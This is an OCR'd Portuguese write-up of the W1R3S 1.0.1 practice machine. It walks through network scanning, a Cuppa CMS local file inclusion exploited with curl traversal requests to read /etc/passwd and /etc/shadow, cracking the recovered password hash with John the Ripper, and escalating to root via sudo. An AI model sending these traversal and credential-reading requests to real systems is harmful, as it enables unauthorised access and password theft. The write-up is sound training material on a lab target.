


~~Relatório~~ → WRITE UP

Máquina 0x06 (W1R3S: 1.0.1)

Por Sávio (@dissolvimento)

Resumo


Essas são minhas anotações de estudo referentes ao Desafio 02 do Beco do Exploit, organizadas no formato de relatório. O desafio consistia, inicialmente, em hackear 30 máquinas em 30 dias. No entanto, esse prazo acabou sendo muito curto para minha rotina. Por isso, optei por seguir no meu próprio ritmo, priorizando a compreensão aprofundada dos conceitos, vulnerabilidades, ataques, entre outros, e cristalizando esse aprendizado nestas anotações. É importante ressaltar que os relatórios seguem uma sequência lógica: alguns conceitos que não foram explicados em um relatório podem já ter sido abordados em outro, sendo recomendada a leitura sequencial. Todos os relatórios anteriores podem ser encontrados em https://www.github.com/dissolvimento/Desafio02.

Sumário

Exploração

1.1 Reconhecimento Inicial

Máquina 06 (W1R3S: 1.0.1) configurada no VirtualBox:




Com o propósito de identificar o alvo na rede, é feito um scan com a ferramenta *nmap*

```
$ nmap -sn 192.168.0.0/24
```

Que revela o ip do alvo (192.168.0.114):

```
nmap -sn 192.168.0.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2025-07-10 15:58 -0300
Nmap scan report for
Host is up (0.0021s latency).
Nmap scan report for
Host is up (0.055s latency).
Nmap scan report for
Host is up (0.00072s latency).
Nmap scan report for
Host is up (0.0024s latency).
Nmap scan report for 192.168.0.114 (192.168.0.114)
Host is up (0.00044s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 48.80 seconds
```

O acesso ao endereço de ip pelo navegador retorna a página padrão do servidor *Apache*:



Visando o reconhecimento dos serviços rodando e suas respectivas versões, é realizado um scan mais profundo com o nmap

```
$ nmap -sV -p- -Pn 192.168.0.114
```

```
~ nmap -sV -p- -Pn 192.168.0.114
Starting Nmap 7.97 ( https://nmap.org ) at 2025-07-10 16:03 -0300
Nmap scan report for 192.168.0.114 (192.168.0.114)
Host is up (0.00034s latency).
Not shown: 55528 filtered tcp ports (no-response), 10003 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: Host: W1R3S.inc; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.58 seconds
```

1.1.1 Bruteforce de diretórios

Durante a busca por exploits correspondentes às versões dos serviços identificados, utilizando ferramentas como o searchsploit, nenhum resultado relevante foi encontrado.

Diante disso, visando identificar possíveis vetores adicionais de ataque, foi aplicada a técnica de força bruta de diretórios no endereço ip do alvo, utilizando a ferramenta Gobuster em conjunto com a wordlist big.txt[1]:

```
$ gobuster dir -u http://192.158.0.114/ -w /usr/share/wordlists/dirb/big.txt
```

O scan revelou, entre outros diretórios, a presença do diretório /administrator.

```
~ gobuster dir -u http://192.168.0.114/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.7
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.114/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.7
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd            (Status: 403) [Size: 297]
/administrator        (Status: 301) [Size: 322] [--> http://192.168.0.114/administrator/]
/javascript           (Status: 301) [Size: 319] [--> http://192.168.0.114/javascript/]
/server-status        (Status: 403) [Size: 301]
/wordpress            (Status: 301) [Size: 318] [--> http://192.168.0.114/wordpress/]
Progress: 20469 / 20469 (100.00%)
===============================================================
Finished
===============================================================
~
```

[1] Wordlist padrão da ferramenta dirb, localizada no Kali Linux em /usr/share/wordlists/dirb/big.txt.





Figura 1.1: Acesso pelo navegador em http://192.168.0.114/administrator/installation

É facilmente notável na análise do diretório que o servidor utiliza o Cuppa CMS como sistema de gerenciamento e controle:



1.2 Vulnerabilidade no Cuppa CMS

Foi utilizado o utilitário searchsploit, do Exploit-DB, para verificar a existência de exploits associados ao serviço Cuppa CMS. A pesquisa retornou uma possível vulnerabilidade de Local File Inclusion (LFI).

```
searchsploit cuppa
------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ----------------------------------
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion   | php/webapps/25971.txt
------------------------------------------------------------------ ----------------------------------
Shellcodes: No Results
```

Exibidas as informações do exploit com

```
$ cat /usr/share/exploitdb/exploits/php/webapps/25971.txt
```

```
cat /usr/share/exploitdb/exploits/php/webapps/25971.txt
# Exploit Title   : Cuppa CMS File Inclusion
# Date            : 4 June 2013
# Exploit Author  : CWH Underground
# Site            : www.2600.in.th
# Vendor Homepage : http://www.cuppacms.com/
# Software Link   : http://jaist.dl.sourceforge.net/project/cuppacms/cuppa_cms.zip
# Version         : Beta
# Tested on       : Window and Linux

   ,__^----------,--------,-----,--------^__,
   | |||||||||   `--------'     |          O .. CWH Underground Hacking Team ..
   `+---------------------------^----------|
     `\_,-------, _____________________________|
       / XXXXXX /`|     /
      / XXXXXX /  `\   /
     / XXXXXX /\______(
    / XXXXXX /
   / XXXXXX /
  (________(
   `------'

###################################
VULNERABILITY: PHP CODE INJECTION
###################################
```

Figura 1.2: Descrição do exploit Cuppa CMS File Inclusion

```
#####################################################
DESCRIPTION
#####################################################

An attacker might include local or remote PHP files or read non
-PHP files with this vulnerability. User tainted data is used w
hen creating the file name that will be included into the curre
nt file. PHP code in this file will be evaluated, non-PHP code
will be embedded to the output. This vulnerability can lead to
full server compromise.

http://target/cuppa/alerts/alertConfigField.php?urlConfig=[FI]
```

Figura 1.3: http://target/cuppa/alerts/alertConfigField.php?urlConfig=[FI]

Tradução adaptada

```
#####################################################
DESCRIÇÃO
#####################################################

Um invasor pode incluir arquivos PHP locais ou remotos ou ler
arquivos que não sejam PHP com essa vulnerabilidade. Dados
manipulados pelo usuário são usados na criação do nome do arquivo
que será incluído no arquivo atual. Código PHP nesse arquivo será
executado, enquanto código não-PHP será incorporado na saída. Essa
 vulnerabilidade pode levar à total comprometimento do servidor.

http://target/cuppa/alerts/alertConfigField.php?urlConfig=[FI]
```

1.3 PHP Code Injection (LFI): Conceito

A estratégia a ser aplicada consiste na verificação da vulnerabilidade de Local File Inclusion (LFI), explorando a técnica de Directory Traversal, a qual será detalhada ao longo desta seção.

Considera-se, como exemplo, o seguinte código PHP vulnerável a LFI[2]:

```
1  /**
2  * Pega um valor (por exemplo, arquivo.php) proveniente da URL através do GET
3  * Exemplo: http://example.com/?file=arquivo.php
4  */
5  $file = $_GET['file'];
6
7  /**
8  % Inclui o arquivo de modo inseguro
9  * Exemplo: arquivo.php
10 */
11 include('directory/' . $file);
```

Código 1.1: Código PHP vulnerável ao Local File Inclusion

Caso a implementação no alvo seja semelhante, o servidor poderá estar suscetível à técnica de Directory Traversal, que permite navegar por diretórios além da raiz configurada para o webserver. Para exemplificação, suponha que o diretório /administrator do servidor esteja localizado em:

/aaa/bbb/[ccc/ddd/administrator]

Nessa estrutura, /aaa, /bbb, /ccc e /ddd representam diretórios do sistema, sendo que o diretório delimitado por colchetes ([]) indica a raiz do servidor web. Ao acessar /administrator pelo navegador, a localização absoluta passa a ser indicada pelo símbolo (^):

/aaa/bbb/[ccc/ddd/administrator]
^

Utilizando-se repetidamente o parâmetro '../'[3], é possível retroceder pelos diretórios do sistema.

```
URL: http://target/cuppa/alerts/alertConfigField.php?urlConfig=../
```

/aaa/bbb/[ccc/ddd/administrator]
^

[2] Ver Ian Muscat, 2019

[3] Comportamento semelhante ao comando $ cd .. no terminal Linux, que retorna ao diretório anterior.

```
URL: http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../
```

/aaa/bbb/[ccc/ddd/administrator]
^

Se o serviço estiver vulnerável, em determinado ponto o acesso ultrapassará a raiz do servidor web, permitindo a leitura de diretórios e arquivos pertencentes ao sistema operacional, fora do ambiente restrito do servidor web.

/aaa/bbb/[ccc/ddd/administrator]
^

Dessa forma, ao selecionar estrategicamente arquivos do sistema, como /etc/passwd, torna-se possível acessá-los, conforme ilustrado na linha 11 do Código 1.1.

```
11 include('directory/' . $file);
```

E imprimir na tela o conteúdo do arquivo:

```
URL: http://target/cuppa/alerts/alertConfigField.php?urlConfig
=../../../../../
```


/ aaa/bbb/[ccc/ddd/administrator]
^

1.4 PHP Code Injection (LFI): Aplicação

Com o propósito de verificar a existência da vulnerabilidade, o exploit apresentado na Figura 1.3 foi copiado, substituindo-se o valor de target pela localização do diretório /administrator do Cuppa CMS, sem a inclusão de nenhum parâmetro específico no campo [FI].

```
URL: http://192.168.0.114/administrator/cuppa/alerts/alertConfigField.php?
urlConfig=
```


Porém, nada é encontrado:



Removido o diretório /cuppa


`URL: http://192.168.0.114/administrator/alerts/alertConfigField.php?urlConfig=`

O site emite uma resposta:




Com base nessa análise, torna-se possível enviar parâmetros ao servidor, como, por exemplo, a solicitação do arquivo /etc/passwd, que lista os usuários registrados no sistema.

`URL: http://192.168.0.114/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../etc/passwd`



Porém, nenhum retorno:



1.5 Encoding

É possível que, devido à ausência de retorno, o envio do comando ../../···/../etc/passwd tenha sido realizado sem a devida codificação em ASCII, o que pode ter impedido o correto processamento pelo servidor. Assim, com o objetivo de converter todos os caracteres para a codificação adequada, foi utilizada a ferramenta curl, padrão em sistemas GNU/Linux, para codificar a requisição em um formato compreendido pelo servidor[4].

```
$ curl -s \
    --data-urlencode urlConfig=../../../../../../../../../../etc/passwd \
    "http://192.168.0.114/administrator/alerts/alertConfigField.php?"
```

> **Parâmetros**
>
> Explicação dos parâmetros:
> `-s`: Silence. Retorna apenas a resposta;
> `--data-urlencode`: Converte caracteres para o padrão ASCII.

Em seguida, é retornado o conteúdo do arquivo /etc/passwd, revelando a existência do usuário w1r3s no sistema.

[4] Por exemplo, o caractere '/' é convertido para '%2F'. Ver W3Schools, s.d.




Figura 1.4: /etc/passwd & usuário w1r3s

Com o objetivo de identificar o hash de senha do usuário w1r3s, a vulnerabilidade de LFI foi explorada novamente, visando o acesso ao arquivo /etc/shadow[5].

```
$ curl -s \
    --data-urlencode urlConfig=../../../../../../../../../../../etc/shadow \
    "http://192.168.0.114/administrator/alerts/alertConfigField.php?"
```

[5] Arquivo que armazena os hashes de senha dos usuários no Linux.

Que retorna o hash da senha do usuário w1r3s:

```
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
w1r3s:$6$xe/eyoTx$gttdIYrxrstpJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3FwOt2P1GFLjZdNq
jwRuP3eUjkgb/io7x9q1iP.:17567:0:99999:7:::
sshd:*:17554:0:99999:7:::
ftp:*:17554:0:99999:7:::
mysql:!:17554:0:99999:7:::
```

1.6 Cracking do hash com a ferramenta johntheripper

Visando a utilização da ferramenta john posteriormente, o hash da senha é enviado à um arquivo de nome *hash*:

```
$ echo 'w1r3s:$6$xe/eyoTx$gttdIYrxrstpJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3Fw
Ot2P1GFLjZdNqjwRuP3eUjkgb/io7x9q1iP.:17567:0:99999:7:::'>hash
```

```
~ echo 'w1r3s:$6$xe/eyoTx$gttdIYrxrstpJP97hWqttvc5cGzDNyMb0vSuppu
x4f2CcBv3FwOt2P1GFLjZdNqjwRuP3eUjkgb/io7x9q1iP.:17567:0:99999:7::: '>hash
~ cat hash
w1r3s:$6$xe/eyoTx$gttdIYrxrstpJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3FwOt2P1GF
LjZdNqjwRuP3eUjkgb/io7x9q1iP.:17567:0:99999:7:::
```

Em seguida, foi utilizada a wordlist padrão do Kali Linux, rockyou.txt[6], em conjunto com a ferramenta John the Ripper

```
$ john --wordlists=/usr/share/wordlists/rockyou.txt --format=sha512crypt --
pot=NONE hash
```

[6] Localizada em /usr/share/wordlists/rockyou.txt.gz

Parâmetros

Explicação dos parâmetros:
`--wordlists`: especifica o caminho da wordlist;
`--format=sha512crypt`: define o formato da criptografia a ser quebrada.[a]
`--pot=NONE`: impede que o John armazene as senhas já descobertas no arquivo *pot*.

[a] Consulte o ponto 2 do Apêndice A para identificação do tipo de hash;

Com este procedimento, a senha computer do usuário w1r3s foi descoberta.

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=sha512crypt --pot=NONE hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer         (w1r3s)
1g 0:00:00:00 DONE (2025-07-10 16:49) 5.555g/s 1422p/s 1422c/s 1422C/s 123456..freedom
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Info

Em cenários reais, é consideravelmente improvável que senhas sejam quebradas utilizando wordlists genéricas, como a rockyou.txt. É mais plausível que uma senha seja descoberta quando a wordlist é construída do zero, com base em informações específicas do alvo.

Com o propósito de verificar as permissões do usuário obtido, é feita a conexão via SSH[7] com o usuário w1r3s no servidor

```
$ ssh w1r3s@192.168.0.114
```

Com sucesso:

[7] Secure Shell.

```
~ ssh w1r3s@192.168.0.114
----------------------
Think this is the way?
----------------------
Well,........possibly.
----------------------
w1r3s@192.168.0.114's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

108 packages can be updated.
6 updates are security updates.

.....You made it huh?....
Last login: Mon Jan 22 22:47:27 2018 from 192.168.0.35
w1r3s@W1R3S:~$
```

Em seguida, executou-se o comando:

```
$ sudo -l
```

Com o objetivo de identificar as permissões do usuário, foi constatado que este possui acesso total ao sistema

```
w1r3s@W1R3S:~$ sudo -l
sudo: unable to resolve host W1R3S
Matching Defaults entries for w1r3s on W1R3S:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User w1r3s may run the following commands on W1R3S:
    (ALL : ALL) ALL
w1r3s@W1R3S:~$
```

Permitindo assim a troca para o usuário privilegiado root:

```
w1r3s@W1R3S:~$ sudo su
sudo: unable to resolve host W1R3S
root@W1R3S:/home/w1r3s# whoami
root
root@W1R3S:/home/w1r3s#
```

Aprendizados

Referências

CWH Underground (jun. de 2013). Cuppa CMS RFI. Exploit. URL: https://www.exploit-db.com/exploits/25971.

Ian Muscat (mar. de 2019). What is Local File Inclusion (LFI)? Artigo. URL: https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/.

Ian Muscat (abr. de 2020). What is Remote File Inclusion (RFI)? Artigo. URL: https://www.acunetix.com/blog/articles/remote-file-inclusion-rfi/.

Queiroz, Victor (CAT) (set. de 2020). #Desafio02 Beco do exploit #VM06. URL: https://www.youtube.com/watch?v=NDlXcq3yPfg.

SpecterWires (fev. de 2018). W1R3S: 1.0.1. URL: https://www.vulnhub.com/entry/w1r3s-101,220/.

Vivek Gite (fev. de 2025). Understanding /etc/shadow file format on Linux. Artigo. URL: https://www.cyberciti.biz/faq/understanding-etcshadow-file/.

W3Schools (s.d.). HTML URL Encoding Reference. URL: https://www.w3schools.com/tags/ref_urlencode.ASP.

Apêndice A: Estrutura do /etc/shadow

Dado o hash da senha do usuário snoppy

```
snoppy:$1$Wxs6rBgq$/wVJ69SchwMzl5AOgY2wo.:17567: 0 :99999: 7 :::
  1                    2                    3   4    5   6
```

1. **Nome de usuário:** Um nome de conta válido, que existe no sistema.
2. **Senha:** Sua senha criptografada em formato de hash. A senha deve ter no mínimo 15-20 caracteres, incluindo caracteres especiais, dígitos, letras minúsculas e outros. Normalmente, o formato da senha é `$id$salt$hashed`, onde `$id` é o prefixo do algoritmo usado no GNU/Linux, conforme segue:
   (a) `$1$` é MD5
   (b) `$2a$` é Blowfish
   (c) `$2y$` é Blowfish
   (d) `$5$` é SHA-256
   (e) `$6$` é SHA-512
   (f) `$y$` é yescrypt
3. **Última alteração de senha (`lastchanged`):** A data da última alteração de senha, expressa como o número de dias desde 1º de janeiro de 1970 (tempo Unix). O valor `0` significa que o usuário deve alterar a senha no próximo login. Um campo vazio indica que os recursos de expiração de senha estão desativados.
4. **Mínimo:** O número mínimo de dias exigido entre alterações de senha, ou seja, o número de dias que o usuário deve esperar antes de poder alterar a senha novamente. Campo vazio ou valor `0` significam que não há idade mínima para a senha.
